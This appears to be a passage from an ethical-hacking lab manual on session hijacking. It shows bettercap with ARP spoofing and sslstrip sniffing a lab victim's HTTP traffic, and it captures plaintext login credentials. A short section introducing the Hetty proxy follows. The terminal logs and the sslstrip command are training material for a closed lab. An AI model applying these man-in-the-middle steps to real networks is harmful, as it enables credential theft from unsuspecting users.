
Module 11 – Session Hijacking

20. Now, switch to the **Windows 11** virtual machine. Open any web browser (in this case, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.



Module 11 – Session Hijacking


21. Switch back to the **Parrot Security** virtual machine. You can observe that bettercap has sniffed the website browsed by the victim on the target system, as shown in the screenshot.



```
bettercap -iface eth0 - Parrot Terminal

File Edit View Search Terminal Help
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http://www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B application/javascript)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http://www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/jpeg)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http://www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B application/javascript)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Got redirection from HTTP to HTTPS: http://www.google.com -> https://www.gstatic.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from www.google.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Replacing host www.gstatic.com with www.gstatic.com in request from 10.10.1.11:49929 and transmitting HTTPS
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [sys.log] [inf] [sslstrip] Stripping 5 SSL links from www.gstatic.com
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http://WINDOWS11 GET www.moviescope.com/images/bg_main_menu.png
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http://WINDOWS11 GET www.moviescope.com/images/bg_black_75.png
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http://www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/png)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http://142.251.35.228:80 301 Moved Permanently -> WINDOWS11 (280 B text/html; charset=UTF-8)
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.request] http://WINDOWS11 GET www.gstatic.com/charts/loader.js?key=AIzaSyCZfHRnq7tigC-C0eQRmoa9Cxr0vbrK6xw
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is 172.217.2.1
05
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is acd9:2c3::05
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is 172.217.2.1
05
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.dns] dns 8.8.8.8 > WINDOWS11 : www.gstatic.com is acd9:2c3::05
10.10.1.0/24 > 10.10.1.13 » [03:03:32] [net.sniff.http.response] http://172.217.2.195:80 200 OK -> WINDOWS11 (512 B text/javascript)
[03:03:33] [net.sniff.http.request] http://WINDOWS11 GET www.moviescope.com/images/144_144.png
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.request] http://WINDOWS11 GET www.moviescope.com/images/favicon.ico
10.10.1.0/24 > 10.10.1.13 » [03:03:33] [net.sniff.http.response] http://www.moviescope.com.:80 200 OK -> WINDOWS1
1 (512 B image/x-icon)
::: Menu > bettercap -iface eth0 - ...
```

22. Switch to the **Windows 11** virtual machine. On the **MovieScope** website, enter any credentials (here, **sam/test**) and press **Enter** to log in.



Module 11 – Session Hijacking

23. Switch to the **Parrot Security** virtual machine. You can observe the details of both the browsed website and the credentials obtained in plain text, as shown in the screenshot.

Note: bettercap collects all http logins used by routers, servers, and websites that do not have SSL enabled. In this task, we are using **www.moviescope.com** for demonstration purposes, as it is http-based. To use bettercap to sniff network traffic from https-based websites, you must enable the SSL strip module by issuing the command **set http.proxy.sslstrip true**.

```
bettercap -iface eth0 - Parrot Terminal
POST / HTTP/1.1
Host: www.moviescope.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Accept-Encoding: gzip, deflate
Origin: http://www.moviescope.com
Referer: http://www.moviescope.com/
VIEWSTATE=/wEPDwULLTE3MDc5MjQz0TdkZH5l0cnJ+BtsUZt5M/WlqLFqT5uNaq6G+46A4bz6/sMl&__VIEWSTATEGENERATOR=C2EE9ABB&EVENTVALIDATION=/wEdAARJUub9rbp0xjNNNjxtMliRWMttrRuIi9aE3Dbg1Dcn0GGcP002LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsnPpHrm03jI6uFMcyULVYtnt+iQJ0BgU=&txtusername=sam&txtpwd=test&btnlogin>Login

HTTP/1.1 302 Found
Access-Control-Allow-Methods: *
Set-Cookie: mscope=EXPIRED; path=/; domain=.; Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: mscope=EXPIRED; path=/; domain=.; Expires=Mon, 01-Jan-1990 00:00:00 GMT
Date: Wed, 13 Apr 2022 07:08:33 GMT
Access-Control-Allow-Headers: *
Allow-Origin: *
Content-Type: text/plain
Location: http://www.moviescope.com/
Content-Length: 0
```

Module 11 – Session Hijacking

24. After obtaining the credentials, press **Ctrl+C** to terminate bettercap. The credentials can be used to log in to the target user's account and obtain further sensitive information.
25. When the **Are you sure you want to quit this session?** message appears, press **y**, and then **Enter**.

The screenshot shows a terminal window with the title "bettercap -iface eth0 - Parrot Terminal". The window contains the following text:

```
10.10.1.0/24 > 10.10.1.13 » [03:10:44] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from detectportal.firefo
x.com
10.10.1.0/24 > 10.10.1.13 » [03:10:45] [net.sniff.http.request] [HTTP] WINDOWS11 GET detectportal.firefox.com/can
onical.html
10.10.1.0/24 > 10.10.1.13 » [03:10:45] [net.sniff.http.response] [HTTP] 34.107.221.82:80 200 OK -> WINDOWS11 (89
B text/html)
10.10.1.0/24 > 10.10.1.13 » ^C
Are you sure you want to quit this session? y/n y[03:10:47] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from
detectportal.firefox.com

[03:10:48] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[03:10:48] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[03:10:48] [net.sniff.http.request] [HTTP] WINDOWS11 GET msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamingse
rvice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=165040874...
[03:10:48] [net.sniff.http.request] [HTTP] WINDOWS11 GET detectportal.firefox.com/canonical.html
[03:10:48] [net.sniff.http.request] [HTTP] WINDOWS11 HEAD msedge.b.tlu.dl.delivery.mp.microsoft.com/filestreamings
ervice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=165040874...

HEAD /filestreamingservice/files/e3760112-4fe7-4842-819a-364a286a2315?P1=1650408741&P2=404&P3=2&P4=nluVzJvLd2Mx
ooslBVgofR0FqRrUxDtpG5diwr0cfPMQrbp%2fHr1T1UDZYMxmCNBA7PCCJ%2b0NkeGCv9LfSwysA%3d%3d HTTP/1.1
Host: msedge.b.tlu.dl.delivery.mp.microsoft.com
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Connection: Keep-Alive

[03:10:48] [net.sniff.http.response] [HTTP] 34.107.221.82:80 200 OK -> WINDOWS11 (89 B text/html)
[03:10:48] [net.sniff.http.response] [HTTP] 209.197.3.8:80 200 OK -> WINDOWS11 (0 B application/x-chrome-extension
)
[03:10:48] [net.sniff.http.response] [HTTP] 209.197.3.8:80 200 OK -> WINDOWS11 (512 B application/x-chrome-extensi
on)
[root@parrot]~#
#
```

26. This concludes the demonstration of how to intercept HTTP traffic using bettercap.
27. Close all open windows and document all the acquired information.
28. Turn off the **Parrot Security** virtual machine.

Task 3: Intercept HTTP Traffic using Hetty

Hetty is an HTTP toolkit for security research. It aims to become an open-source alternative to commercial software such as Burp Suite Pro, with powerful features tailored to the needs of the InfoSec and bug bounty communities. Hetty can be used to perform Machine-in-the-middle (MITM) attack, manually create/edit requests, and replay proxied requests for HTTP clients and further intercept requests and responses for manual review.

Here, we will use the Hetty tool to intercept HTTP traffic on the target system.

